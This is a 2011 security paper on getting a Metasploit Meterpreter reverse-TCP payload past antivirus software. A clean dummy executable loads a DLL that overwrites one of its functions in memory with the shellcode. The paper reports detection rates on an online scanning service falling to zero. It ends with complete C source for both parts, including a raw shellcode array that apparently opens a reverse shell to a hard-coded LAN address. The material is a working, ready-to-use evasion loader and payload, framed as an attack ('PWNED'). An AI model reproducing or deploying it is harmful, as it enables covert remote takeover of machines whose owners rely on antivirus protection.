“Embedding the Payload” Or “How to avoid AV-Detection”

0dem, Germany

FFM, 29.09.2011

1. Introduction

1.1. Motivation and Overview

1.1.1. Motivation

In a modern day attack scenario, an attacker has to bear with the fact that a reasonably high number of users protect their machines with AntiVirus-Software. Nowadays users are getting more and more sensible for security issues and feel safe if they have patched their AV and activated their Firewall. In general this might be a good first step but in fact this is a conclusion on thin ice, as I want to demonstrate in the following few lines. So the main goal of this paper will be about how to undermine systems integrity by circumventing AV-Detection. This should demonstrate once again, that AV-Vendors can’t provide real security and will never be able to, if they don’t improve detection abilities.

1.1.2. Overview

To dive into the topic I want to begin with an explanation of the given scenario and want to outline the main problem as a base for further investigation. After that we will check some prepared malicious binaries against updated AV-Software and get some insights about how often they are being detected.

In the second part I will introduce my new method, and how it is done.

2. Content

2.1. Current Situation

2.1.1. Attack scenario


In one of my recent studies I came across a situation where I wanted to get a piece of shellcode in a remote machine to execution, which had an activated and fully patched AV installed. After some unsuccessful tests with msfpayload and msfencode, I realized that a quick “out of the Box” – Solution wasn’t available at once. So I started thinking about a method, which could lead to code execution, without triggering AV-Alerts. So my scenario will be about a certain machine inside my LAN which should execute my custom executable, without recognizing the embedded piece of shellcode, or a simple “Meterpreter-Reverse_Tcp” – Payload, to be more precise. This is quite enough for an attacker to gain control over the target system and has a huge impact for the security of a system.

2.1.2. Problem Analysis


I began with some research about detection mechanisms of Security products and found out that on one hand AV-software today depends to a vast majority on binary based signature-checking from already known malware, or on the other hand on some heuristical-checking which is naturally fuzzy and vague. These checks are being done at least at every File-operation to prevent malicious code from being stored or executed on the observed system. And here I stopped. “At every File-Operation?” That’s a real interesting point, which makes sense, since AV-Checking is limited to the physical capacities of the operating system and his hardware. So for the sake of usability these checks are only done **before** execution or even short after writing the file to the hard drive. A surveillance of Memory at runtime needs too much time and resources and would leave the checking-process unscalable and unusable or even not very user-friendly. If the check is performed without warnings, the executable is getting clicked, loaded by the system PE-Loader, and then gets executed inside the RAM. So my ambition changed immediately from “Getting some payload executed” to “Getting some undetected Payload into memory and execute it there”.

2.1.3. AV-Testing


To examine the initial situation I started with some simple Metasploit-payloads, embedded into executables. I created them with msfpayload and encoded them with the help of msfencode. As encoder I used “shikata_ga_nai” and varied the iterations from 1 to 25. As you can see on the pictures they are quite easily detected nevertheless if they are encoded or not. The technique of embedding them into templates is also well known, and every better AV-software will recognize the encoder signatures and marks them as malicious, but it increases the possibility of being not detected quite well. Despite the fact that only about 40% will be detected, this won’t be enough, to bring them into the majority of target systems.


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.


File name:	msfencode_no_crypt_no_template.exe
Submission date:	2011-08-27 16:41:02 (UTC)
Current status:	finished
Result:	29/ 44 (65.9%)


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	msfencode_shikata_1__no_template.exe
Submission date:	2011-08-27 16:41:10 (UTC)
Current status:	finished
Result:	28/ 43 (65.1%)


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	msfencode_shikata_25_no_template.exe
Submission date:	2011-08-27 16:41:31 (UTC)
Current status:	finished
Result:	28/ 43 (65.1%)


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	msfencode_shikata_25_calc_template.exe
Submission date:	2011-08-27 16:50:08 (UTC)
Current status:	finished
Result:	17/ 44 (38.6%)

2.2. Scenario Solution

2.2.1. The idea of Payload Embedding

My solution for this scenario is quite easy and simple. As an application is being detected heuristical or through signatures, whenever it is written to hard drive, I wanted to create a signature free dummy application template.

This is the first part because the template will then only hold a main function and a dummy function. This dummy function is going to be overridden after being loaded into memory and then gets called inside the main function.

The second part would be a prepared library, which holds the actual payload, and overwrites the dummy function in the code section of the dummy application after the application got mapped into memory.

Thus makes detection very hard, since the dummy application could easily be rewritten, restructured and padded with garbage. After that AV detection is only possible on heuristical mechanisms, which is going to lead to a lot of false positives, since loading a library and calling a function is quite essential for even simple programs.

By dividing the application in two parts, we achieve a significant situation:

1. The application itself will remain undetected, because it has no malicious code and can be easily rewritten, restructured and padded with garbage, if it once will get detected by signatures.
2. The library, which contains the payload, is undetected too, because the payload is held as a variable and therefore is located inside the non-executable data-section of the library, which will not get searched by the majority of signature based AV-checks.
   For an easy first try I didn't encode the payload there, to have some quick results. But to improve results, one could easily emphasize code with some custom encode – functions to achieve further obfuscation.

2.2.2. Dummy-Application

The dummy application has only two methods. It has a main method as in every Standard C Application, where the override-Library gets loaded by a LoadLibrary-Call and a dummy function which is big enough to hold a reasonable amount of payload bytes. This could be achieved by some inline assembler code to avoid being optimized by the compiler.

2.2.3. Overwrite-Library

The library, which gets loaded inside the main function of the dummy application, has only two purposes:


1. Hold the payload as a variable (obfuscated or not)
2. Write the payload to the address of the dummy-function inside the dummy application.

To detect where the code of the dummy function is stored you could imagine several ways like offset calculation or a simple binary search based on a signature which you could control when you build your dummy application.

2.2.4. Summary


For a better understanding of the technique I created a simple outline where you could see the certain steps of execution. At first the application and the library is checked by AV, gets clicked and then gets mapped into memory. After the dummy got clicked, its main function gets executed, which loads the library. If the library gets loaded it detects, where the dummy function got mapped and overwrites this part of code with the payload from its library. After that the loading process of the Library is finished and execution gets passed back to the main function where it calls the now overridden dummy-function which holds our custom payload.

⇨ PWNED!!!




2.2.5. AV-Testing

If we check now our dummy application and the library, it will get much better results when we check it on our AV-Testing website. If you want to automate the deployment of the dummy and the library, you could create a self-executing zip-archive, which will be detected by some more AV's, but the major AVs will still not detect them. As you can see our results got improved by about 50% compared to the best result of our msfencode – payload. At the last picture I added an encoded Library which shifts a custom Payload by one. That is the final nail in the coffin! As you can see not a single AV detected it and we are inside every targeted machine depending on AV-security!




0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	Victim.exe
Submission date:	2011-09-09 14:16:54 (UTC)
Current status:	finished
Result:	0/ 44 (0.0%)




0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	cryptPL.dll
Submission date:	2011-09-09 15:10:33 (UTC)
Current status:	finished
Result:	4/ 44 (9.1%)



0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	sfx_payload.exe
Submission date:	2011-09-09 15:17:03 (UTC)
Current status:	finished
Result:	8/ 44 (18.2%)



0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	cryptPL_shifted.dll
Submission date:	2011-09-10 14:52:30 (UTC)
Current status:	finished
Result:	0/ 44 (0.0%)

3. References

3.1. Source Code “DummyApplication”

```
#include <Windows.h>

void dummyFunc();

int main() {
	HMODULE hLib = LoadLibrary("cryptPL.dll");
	dummyFunc();
	return 0;
}

void dummyFunc() {
	_asm
	{
		nop;
		mov eax, 0x90;
		mov eax, 0x41;
		mov eax, 0x42;
		mov eax, 0x43;
		nop;
		mov eax, 0x90;
		mov eax, 0x41;
		mov eax, 0x42;
		mov eax, 0x43;
		nop;
		mov eax, 0x90;
		mov eax, 0x41;
		mov eax, 0x42;
		mov eax, 0x43;
		nop;
		mov eax, 0x90;
		mov eax, 0x41;
		mov eax, 0x42;
		mov eax, 0x43;
		nop;

		…and so on…
	}
}
```

3.2. Source Code “Payload Library”

```
#include <Windows.h>

void rewrite();

DWORD OFFSET_DUMMY = 0x11BEE;
DWORD PTR_PROTECT_OLD = 0;
DWORD PTR_PROTECT_NEW = PAGE_READWRITE;
DWORD SIZE_PAYLOAD = 290;
BYTE PAYLOAD[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
"\x05\x68\xc0\xa8\xb2\x16\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10"
"\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e"
"\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56"
"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a"
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";

BOOL APIENTRY DllMain(HINSTANCE hinstDLL, DWORD ul_reason_for_call, LPVOID lpReserved)
{
	switch (ul_reason_for_call)
	{
		case DLL_PROCESS_ATTACH: rewrite(); break;
		case DLL_THREAD_ATTACH : break;
		case DLL_THREAD_DETACH : break;
		case DLL_PROCESS_DETACH: break;
		default: break;
	}
	return TRUE;
}

void rewrite()
{
	//Get Offset
	BYTE* offset = (BYTE*) ( (DWORD) GetModuleHandle(0) + OFFSET_DUMMY);
	//Remove Protection
	VirtualProtectEx( GetCurrentProcess() ,(LPVOID)  offset, SIZE_PAYLOAD,
	PTR_PROTECT_NEW, &PTR_PROTECT_OLD);
	//Write Bytes
	for(int i = 0; i < SIZE_PAYLOAD; i++){
		BYTE b = PAYLOAD[i];
		b--;
		*(offset + i) = b;
	}
	//Set Protection
	VirtualProtectEx( GetCurrentProcess(),(LPVOID)  offset, SIZE_PAYLOAD,
	PTR_PROTECT_OLD, &PTR_PROTECT_NEW);
}
```